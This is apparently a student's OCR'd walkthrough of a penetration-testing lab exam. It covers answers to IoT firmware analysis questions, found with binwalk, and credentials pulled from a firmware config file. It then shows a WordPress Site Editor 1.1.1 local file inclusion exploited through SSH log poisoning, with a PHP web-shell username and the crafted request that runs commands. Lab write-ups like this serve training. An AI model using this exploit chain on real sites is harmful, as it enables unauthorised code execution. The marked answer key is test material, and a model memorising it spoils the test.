
Target 172.25.120.100:

The first I use binwalk to analysis FileOne.bin, File2.bin and get answers for challenges 18, 19, 20, 21, 22, 23



```
root@Ub20-IOT:/home/student# binwalk FileOne.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2
010-11-23 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data
CRC: 0x7C3CAE85, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name
: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
 uncompressed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big en
dian size: 2256896 bytes
917632        0xE0080         Squashfs filesystem, little endian, non-standard signature, version 3.0,
 size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 11:58:47

root@Ub20-IOT:/home/student# 
```


Answer for challenge 18, 19, 20



```
drwxr-xr-x  3 root    root       4096 May  9  2021 sasquatch
root@Ub20-IOT:/home/student/Downloads# binwalk File2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702, firmware version: 1.
0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 7753728 bytes, CRC32: 0x
436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x1
92708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file name: "pigg
y", from Unix, last modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard signature, version 3.0,
 size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created: 2016-03-10 04:34:22

root@Ub20-IOT:/home/student/Downloads# 
```

Answer for challenge 21, 22, 23

After that I use binwalk to extract IOT.bin firmware and get squashfs-root of this firmware. I saw answer for challenge 24, 25 in file squashfs-root/userfs/romfile.cfg



```
root@Ub20-IOT:/home/student# cd _IOT.bin.extracted/
root@Ub20-IOT:/home/student/_IOT.bin.extracted# ls
100  100.7z  15A6D2.squashfs  squashfs-root
root@Ub20-IOT:/home/student/_IOT.bin.extracted# cd squashfs-root/
root@Ub20-IOT:/home/student/_IOT.bin.extracted/squashfs-root# ls
bin  boaroot  dev  etc  firmware_version  lib  linuxrc  proc  sbin  sys  tmp  userfs  usr  var
root@Ub20-IOT:/home/student/_IOT.bin.extracted/squashfs-root# cd userfs/
root@Ub20-IOT:/home/student/_IOT.bin.extracted/squashfs-root/userfs# ls
bin                  boa_ramdisk.conf  CountrySetting  profile.cfg  string1.conf  Template.xml
boa_dl_ramdisk.conf  build_time        led.conf        romfile.cfg  string2.conf
root@Ub20-IOT:/home/student/_IOT.bin.extracted/squashfs-root/userfs# cat romfile.cfg | grep admin
    <Entry0 username="admin" web_passwd="password" console_passwd="password" display_mask="FF FF F7 FF
 FF FF FF FF FF" old_passwd="password" changed="1" temp_passwd="password" expire_time="5" firstuse="0"
 blank_password="0"/>
    <Entry Enable="Yes" uamanydns="Yes" interval="0" defidletimeout="600" lease="900" radiusserver1="a
.mtkoib01.rc.sandbox.fon.com" radiusserver2="b.mtkoib01.rc.sandbox.fon.com" radiussecret="garrafon" pr
ofile="MTKOIB01" adminpasswd="chillispot" radiusretry="1" radiusretrysec="1" radiustimeout="7" suffix=
".sm.fon.com" period_online="60" period_offline="60" host="a.mtkoib01.hb.sandbox.fon.com" port="53" re
tries="3" watchdog_timer="300" watchdog_counter="3" Prefix_RegURL="https://oiwifi.register.fon.com/"/>
root@Ub20-IOT:/home/student/_IOT.bin.extracted/squashfs-root/userfs# cat romfile.cfg | grep anonymous
    <Entry2 username="anonymous" web_passwd="anon@localhost" display_mask="FF FF F7 FF FF FF FF FF FF"
/>
root@Ub20-IOT:/home/student/_IOT.bin.extracted/squashfs-root/userfs# 
```


Answer for challenge 24, 25

```
Challenge 18: (30 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin
and identify the compression algorithm.
 RAR
 PK
 LZMA   x
 ZIP
Challenge 19: (30 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin
and enter the year of the image?
 2010   x
 2020
 2019
 2011
Challenge 20: (30 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin
and find the total number of inodes of the file system?
 1100
 1115
 1117
 1119   x
Challenge 21: (25 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image File2.bin
and find the image CRC (include 0x).
 0x33
 0x40
 0x41
 0x43   x
Challenge 22: (25 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image File2.bin
and determine the original file name.
 LMZA
 squash
 piggy  x
 file
Challenge 23: (40 Points)
What is the address (numbers only of the file system loader offset in File2.bin?
 1X
 1A
 1B
 1C x
Challenge 24: (50 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin and
find the password of the admin user. (hint: not the one in plain text)
 1234
 admin
 password   x
 blank
Challenge 25: (50 Points)
On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin,
what is the web_passwd of the useranonymous (include all characters)?
 anon@localhost x
 admin@127.0.0.1
 user@localhost
 none of the above
```

Scope 3:


Target 172.25.20.6:

The first I found http service is running on port 80 of this machine. I use dirsearch tool to enumerate path of this service. I found that machine is running wordpress framework.




```
┌──(kali㉿kali)-[~/Git/dirsearch]
└─$ python3 dirsearch.py -u http://172.25.20.6/

 1 ×

  _|. _ _  _  _  _ _|_    v0.4.2.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305

Output File: /home/kali/Git/dirsearch/reports/172.25.20.6/__22-03-04_01-01-20.txt

Target: http://172.25.20.6/

[01:01:21] Starting:
[01:01:33] 403 -  276B  - /.ht_wsr.txt
[01:01:33] 403 -  276B  - /.htaccess.sample
[01:01:33] 403 -  276B  - /.htaccess.bak1
[01:01:33] 403 -  276B  - /.htaccess.orig
[01:01:33] 403 -  276B  - /.htaccess.save
[01:01:33] 403 -  276B  - /.htaccessBAK
[01:01:33] 403 -  276B  - /.htaccessOLD
[01:01:33] 403 -  276B  - /.htaccessOLD2
[01:01:33] 403 -  276B  - /.htaccess_orig
[01:01:33] 403 -  276B  - /.htaccess_sc
[01:01:33] 403 -  276B  - /.htaccess_extra
[01:01:33] 403 -  276B  - /.htm
[01:01:33] 403 -  276B  - /.html
[01:01:33] 403 -  276B  - /.htpasswd_test
[01:01:33] 403 -  276B  - /.htpasswds
[01:01:33] 403 -  276B  - /.httr-oauth
[01:01:36] 403 -  276B  - /.php
[01:02:49] 200 -   11KB - /index.html
[01:02:51] 301 -  315B  - /javascript  ->  http://172.25.20.6/javascript/
[01:03:11] 403 -  276B  - /phpmyadmin
[01:03:11] 403 -  276B  - /phpmyadmin/
[01:03:11] 403 -  276B  - /phpmyadmin/ChangeLog
[01:03:11] 403 -  276B  - /phpmyadmin/README
[01:03:11] 403 -  276B  - /phpmyadmin/docs/html/index.html
[01:03:11] 403 -  276B  - /phpmyadmin/phpmyadmin/index.php
[01:03:11] 403 -  276B  - /phpmyadmin/index.php
[01:03:11] 403 -  276B  - /phpmyadmin/doc/html/index.html
[01:03:11] 403 -  276B  - /phpmyadmin/scripts/setup.php
[01:03:20] 403 -  276B  - /server-status
[01:03:20] 403 -  276B  - /server-status/
[01:03:43] 200 -    5KB - /wordpress/wp-login.php
[01:03:43] 200 -   30KB - /wordpress/

Task Completed
```

I use wpscan tool to enumerate plugins is used and found plugins site-editor version 1.1.1.



```
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of th
e block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.25.20.6/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version:
1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] site-editor
 | Location: http://172.25.20.6/wordpress/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.25.20.6/wordpress/wp-content/plugins/site-editor/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Mar  4 01:14:53 2022
[+] Requests Done: 49
[+] Cached Requests: 5
[+] Data Sent: 11.405 KB
[+] Data Received: 18.158 MB
[+] Memory used: 230.012 MB
[+] Elapsed time: 00:00:15
```

I found that this plugins is vulnerable with LFI vulnerability.



site-editor 1.1.1 exploit


Khoảng 192.000 kết quả (0,37 giây)

https://www.exploit-db.com › exploits ▾ Dịch trang này

WordPress Plugin Site Editor 1.1.1 - Local File Inclusion


23 thg 3, 2018 — WordPress Plugin **Site Editor** 1.1.1 - Local File Inclusion. CVE-2018-7422 . webapps **exploit** for PHP platform.

I use this vulnerability to exploit to gain remote code execution.



```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.20.6]
└─$ ssh '<?php system($_REQUEST["cmd"]);?>'@172.25.20.6
<?php system($_REQUEST["cmd"]);?>@172.25.20.6's password:
Permission denied, please try again.
<?php system($_REQUEST["cmd"]);?>@172.25.20.6's password: 
```


I use ssh to write shell to /var/log/auth.log



```
GET
/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/
includes/ajax_shortcode_pattern.php?ajax_path=/var/log/auth.log&cmd=id
HTTP/1.1
Host: 172.25.20.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
21:44 ubuntu sshd[2200]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruse
21:44 ubuntu sshd[2200]: PAM service(sshd) ignoring max retries; 6 > 3
21:44 ubuntu sshd[2206]: error: maximum authentication attempts exceeded for administrator from
21:44 ubuntu sshd[2206]: Disconnecting authenticating user administrator 172.27.232.2 port 4075
21:44 ubuntu sshd[2206]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruse
21:44 ubuntu sshd[2206]: PAM service(sshd) ignoring max retries; 6 > 3
22:14 ubuntu sshd[2210]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty
22:14 ubuntu sshd[2213]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty
22:14 ubuntu sshd[2208]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty
22:14 ubuntu sshd[2209]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty
22:17 ubuntu sshd[2210]: Failed password for administrator from 172.27.232.2 port 40764 ssh2
22:17 ubuntu sshd[2209]: Failed password for administrator from 172.27.232.2 port 40762 ssh2
22:17 ubuntu sshd[2208]: Failed password for administrator from 172.27.232.2 port 40760 ssh2
22:17 ubuntu sshd[2213]: Failed password for administrator from 172.27.232.2 port 40768 ssh2
22:20 ubuntu sshd[2210]: Failed password for administrator from 172.27.232.2 port 40764 ssh2
22:20 ubuntu sshd[2208]: Failed password for administrator from 172.27.232.2 port 40760 ssh2
22:20 ubuntu sshd[2209]: Failed password for administrator from 172.27.232.2 port 40762 ssh2
22:20 ubuntu sshd[2213]: Failed password for administrator from 172.27.232.2 port 40768 ssh2
22:21 ubuntu sshd[2209]: Failed password for administrator from 172.27.232.2 port 40762 ssh2
22:22 ubuntu sshd[2209]: Connection closed by authenticating user administrator 172.27.232.2 po
22:22 ubuntu sshd[2209]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser
22:24 ubuntu sshd[2210]: Failed password for administrator from 172.27.232.2 port 40764 ssh2
22:24 ubuntu sshd[2208]: Failed password for administrator from 172.27.232.2 port 40760 ssh2
22:24 ubuntu sshd[2213]: Failed password for administrator from 172.27.232.2 port 40768 ssh2
22:25 ubuntu sshd[2210]: Connection closed by authenticating user administrator 172.27.232.2 po
22:25 ubuntu sshd[2210]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruse
22:25 ubuntu sshd[2208]: Connection closed by authenticating user administrator 172.27.232.2 po
22:25 ubuntu sshd[2208]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruse
22:25 ubuntu sshd[2213]: Connection closed by authenticating user administrator 172.27.232.2 po
22:25 ubuntu sshd[2213]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruse
30:01 ubuntu CRON[2223]: pam_unix(cron:session): session opened for user root by (uid=0)
30:01 ubuntu CRON[2223]: pam_unix(cron:session): session closed for user root
